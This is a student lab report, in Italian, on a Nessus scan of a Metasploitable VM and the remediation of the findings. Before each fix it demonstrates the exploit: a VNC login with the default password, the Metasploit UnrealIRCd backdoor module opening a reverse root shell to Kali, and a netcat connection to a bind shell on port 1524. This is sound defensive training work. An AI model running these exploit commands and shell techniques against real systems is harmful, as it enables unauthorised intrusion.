W12D4 **13-3-2026**

Luca Danisi

VULNERABILITY ASSESSMENT

L esercizio di oggi prevede la scansione della macchina target **Metasploitable** (IP **192.168.50.101**) utilizzando un altra VM nel nostro caso **Kali** (IP **192.168.60.10**), entrambre configurate su rete interna. L obbiettivo sarà quello di identificare delle vulnerabilità critche e **implementare** delle azioni di rimedio.

IL NOSTRO LABORATORIO

KALI : vtnet2 → IP 192.168.60.10 con Nessus installato
Metasploitable : vtnet1 → IP 192.168.50.101
Pfsense : WAN 10.0.2.15/24
lan → vtnet1
opti1 → vtnet2


Verifichiamo che le nostre macchine siano in grado di comunicare correttamente effetuando un ping.

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.50.101
PING 192.168.50.101 (192.168.50.101) 56(84) bytes of data.
64 bytes from 192.168.50.101: icmp_seq=1 ttl=64 time=6.87 ms
64 bytes from 192.168.50.101: icmp_seq=2 ttl=64 time=2.74 ms
64 bytes from 192.168.50.101: icmp_seq=3 ttl=64 time=2.59 ms
^C
--- 192.168.50.101 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2093ms
rtt min/avg/max/mdev = 2.589/4.066/6.873/1.985 ms
```

ESECUZIONE SCANSIONE

Nessus :

- Avviamo (dal terminale di kali) Nessus con il comando ***"sudo systemctl start nessusd",*** *Apriamo il nostro browser di kali con l indirizzo* **"localhost:8834"** .



Inseriamo le nostre credenziali e avviamo una "basic network scan" sulle porte note della **Metasploitable** con IP 192.168.50.101

SCANSIONE

- **Target:** 192.168.50.101
- **Scanner:** Nessus Essentials su Kali
- **Durata scan:** 38 minuti
- **Rischio generale:** Alto/Critico
- **Principali problemi:** password debole, servizi vulnerabili, protocolli obsoleti, condivisioni permissive

Sev ▾	CVSS	VPR	EPSS	Name
CRITICAL	10.0 *	7.4	0.8622	UnrealIRCd Backdoor Detection
CRITICAL	10.0			Canonical Ubuntu Linux SEoL (8.04.x)
CRITICAL	10.0 *			VNC Server 'password' Password
CRITICAL	9.8			SSL Version 2 and 3 Protocol Detection
CRITICAL	9.8			Bind Shell Backdoor Detection
MIXED	...	...	...	Apache Tomcat (Multiple Issues)
CRITICAL	...	...	...	SSL (Multiple Issues)
HIGH	7.5 *	6.7	0.5006	rlogin Service Detection
HIGH	7.5 *	6.7	0.5006	rsh Service Detection
HIGH	7.5	5.9	0.7714	Samba Badlock Vulnerability
HIGH	7.5			NFS Shares World Readable

Come previsto dalla natura della macchina di Metsploitable, Nessus ci consegna una lista di vulnerabilità importanti, che adesso isoleremo e troveremo delle soluzioni per mitigare o nel migliore dei casi eliminare la vulnerabilità stessa.

Qui sotto una overview delle vulnerabilità scelte e del metodo che useremo per limitarle (saranno approfondite negli step successivi)

VULNERABILITA’	REMEDIATION
VNC “PASSWORD PASSWORD	CAMBIO PASSWORD
UNREALIRCD BACKDOOR	DISABILITARE SERVIZIO
BLIND SHELL BACKDOOR	FIREWALL PFSENSE
NFS SHARE	LIMITIAMO ACCESSO


– VNC Server 'password' Password

NESSUS:

-IMPACT: the VNC server running on the remote host is secured with a weak password. Nessus was able to login using VNC authentication and a password of 'password'. A remote, unauthenticated attacker could exploit this to take control of the system.
-SOLUTION: Secure the VNC service with a strong password.

DIMOSTRAZIONE VULNERABILITA’: utilizzando il comando “vncviewer 192.168.50.101” e inserendo la password “password” avremo accesso completo alla macchina di metasploitable, dimostrando in questo modo l estrema vulnerabilità di Metasploitable

```
┌──(kali㉿kali)-[~]
└─$ vncviewer 192.168.50.101
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication successful
Desktop name "root's X desktop (metasploitable:0)"
```



“Accesso al Desktop di Metasploitable, dalla macchina Kali, con credenziali root.”

REMEDIATION: utilizzando il comando ***"vncpasswd"*** sul terminale di Metasploitable ,modifichiamo la passord di accesso con una sicura.

```
msfadmin@metasploitable:~$ vncpasswd
Using password file /home/msfadmin/.vnc/passwd
VNC directory /home/msfadmin/.vnc does not exist, creating.
Password:
```

VERIFICA: dopo aver riavviato metasploitable per rendere le modifiche attive, torniamo su kali e tentiamo nuovamente l accesso vnc.

```
┌──(kali㉿kali)-[~]
└─$ vncviewer 192.168.50.101
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication failure
```

Come possiamo vedere l accesso vnc è fallito,la <u>vulnerabilità è stata risolta.</u>

- UNREALIRCD BACKDOOR DETECTION

NESSUS:

-IMPACT: The remote IRC server is a version of UnrealIRCd with a backdoor that allows an attacker to execute arbitrary code on the affected host.

-SOLUTION: Re-download the software, verify it using the published MD5 / SHA1 checksums, and re-install it.

DIMOSTRAZIONE VULNERABILITA': utilizzeremo una nota backdoor inserita in UnrealIRCD , ottenendo pieno controllo di Metasploitable da Kali:

Utilizzando **msfconsole** dal terminale di Kali, cercheremo ***"unreal_ircd"***.

```
msf > search unreal_ircd

Matching Modules
================

   #  Name                                     Disclosure Date  Rank       Check  Description
   -  ----                                     ---------------  ----       -----  -----------
   0  exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12       excellent  No     UnrealIRCD 3.2.8.1 Backdoor Comm
and Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/irc/unreal_ircd_3281_backdoor
```

*Selezionando "0" attiviamo l exploit, ovvero una "reverse TCP" connection , in pratica è la Metasploitable che si connette alla nostra Kali. Verifichiamo il successo della connessione con il comando **"whoami"**, ottenendo come risposta **"root"***

```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] Started reverse TCP double handler on 192.168.60.10:4444
[*] 192.168.50.101:6667 - Connected to 192.168.50.101:6667 ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.50.101:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo 5UrMTgoFPUxNcU1q;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "5UrMTgoFPUxNcU1q\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.60.10:4444 → 192.168.50.101:46636) at 2026-03-13 08:51:16 -0400

whoami
root
```

REMEDIATION: Nessus suggerisce l installazione di una versione aggiornata priva di file corrotto, ma la versione del OS non è più supportata, rendendo immpossibile il download. In oltre dopo aver provato a scaricare la versione aggiornata con Kali (per poi trasferirlo su Metaspolitable), ho constatato che la versione compatibile non è più disponibile. In conclusione l unica soluzione disponibile è quella di disattivare il servizio.

```
msfadmin@metasploitable:~$ wget https://www.unrealircd.org/downloads/unreal3.2.8
.1.tar.gz
--10:39:37--  https://www.unrealircd.org/downloads/unreal3.2.8.1.tar.gz
           => `unreal3.2.8.1.tar.gz'
Resolving www.unrealircd.org... 104.18.24.153, 104.18.25.153
Connecting to www.unrealircd.org|104.18.24.153|:443... connected.
OpenSSL: error:14077410:SSL routines:SSL23_GET_SERVER_HELLO:sslv3 alert handshak
e failure
```

Chiudiamo con il comando ***"sudo killall unreal"***

```
msfadmin@metasploitable:~$ sudo killall unreal
unreal: no process killed
msfadmin@metasploitable:~$ ps aux | grep unreal
root      4613  0.0  0.2  8540  2364 ?        S    10:36   0:00 /usr/bin/unreal
ircd
msfadmin  4771  0.0  0.0  3004   748 tty1     R+   10:55   0:00 grep unreal
```

VERIFICA: tentiamo di riutilizzare la backdoor eseguendo gli stessi comandi che avevamo usato per esporla.

```
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.50.101
RHOSTS => 192.168.50.101
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.60.10
LHOST => 192.168.60.10
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] Started reverse TCP double handler on 192.168.60.10:4444
[-] 192.168.50.101:6667 - Exploit failed [unreachable]: Rex::ConnectionRefused The connection was refused by the remote host
 (192.168.50.101:6667).
```

Come possiamo vedere l accesso è fallito,la <u>vulnerabilità è stata risolta.</u>

- Bind Shell Backdoor Detection


NESSUS
-IMPACT : A shell is listening on the remote port without any authentication being required. An attacker may use it by connecting to the remote port and sending commands directly.
-SOLUTION : Verify if the remote host has been compromised, and reinstall the system if necessary. (Nel nostro caso utilizzeremo pfsense per risolvere questa vulnerabilità)

DIMOSTRAZIONE VULNERABILITA': utilizzeremo netcat per dimostrare di poter accedere a Metasploitable senza alcuna autenticazione.


```
┌──(kali㉿kali)-[~]
└─$ nc 192.168.50.101 1524
root@metasploitable:/# whoami
root
root@metasploitable:/#
```

Il comando "whoami" conferma che siamo dentro come "root"

REMEDIATION: Apriamo la pagina web di configurazione di Pfsense (https://192.168.60.1) e dopo essere entrati con le nostre credenziali, andiamo alla configurazione della regola che blocca la connessione TCP sulla porta 1524.



VERIFICA: tentiamo di riutilizzare la backdoor eseguendo gli stessi comandi che avevamo usato per esporla.



Come possiamo vedere l accesso NC è fallito,la <u>vulnerabilità è stata risolta.</u>

- NFS Shares World Readable

NESSUS

-IMPACT : The remote NFS server is exporting one or more shares without restricting access (based on hostname, IP, or IP range).

-SOLUTION : Place the appropriate restrictions on all NFS shares.

DIMOSTRAZIONE VULNERABILITA': con il comando showmount -e chiediamo a Metasploitable di mostrarci le cartelle che sta condividendo via NFS.

```
┌──(kali㉿kali)-[~]
└─$ showmount -e 192.168.50.101
Export list for 192.168.50.101:
/ *
```

La risposta "/*" significa che sta condividendo tutto il filesystem senza autenticazione

REMEDIATION: Limitiamo l acesso alla sola rete locale e in sola lettura senza privilegi "root".Dalla consolle di Metasploitable, sostituiamo la riga "*" con l indirizzo della rete locale

```
  GNU nano 2.0.7              File: /etc/exports

# /etc/exports: the access control list for filesystems which may be exported
#               to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes       hostname1(rw,sync) hostname2(ro,sync)
#
# Example for NFSv4:
# /srv/nfs4        gss/krb5i(rw,sync,fsid=0,crossmnt)
# /srv/nfs4/homes  gss/krb5i(rw,sync)
#

/ 192.168.50.0/24(ro,sync,root_squash,no_subtree_check)
```

successivamente riavviamo il servizio NFS con il comando ***"sudo /etc/init.d/nfs-kernel-server restart"***.

VERIFICA: verifichiamo da Kali che la configurazione è avvenuta con successo, utilizzando sempre il comando ***"showmount -e 192.168.50.101"***.

```
┌──(kali㉿kali)-[~]
└─$ showmount -e 192.168.50.101
Export list for 192.168.50.101:
/ 192.168.50.0/24
```

Come possiamo vedere la configurazione è stata fatta correttamente

la vulnerabilità è stata risolta.

CONCLUSIONI

L esercizio odierno ha evidenziato l utilità di nessus nello scansionare tutto il sistema in pochi minuti dandoci informazioni importantissime su porte, servizi e configurazioni. In oltre ci ha dato una chiara fotografia delle vulnerabilità esistenti sulla macchina target.

Nessus ci ha fornito inoltre, le soluzioni riconsciute valide per ognuna della vulnerabilità.

E' emersa durante lo svolgimento di questo esercizio, la possibilità, attraverso gli strumenti a nostra disposizione, per esempio il firewall di Pfsense, di poter mitigare o eliminare una vulnerabilità in modalità diverse, che verranno nel mondo reale condizionate dai contesti di lavoro specifici, e dalle necessita del utente primario.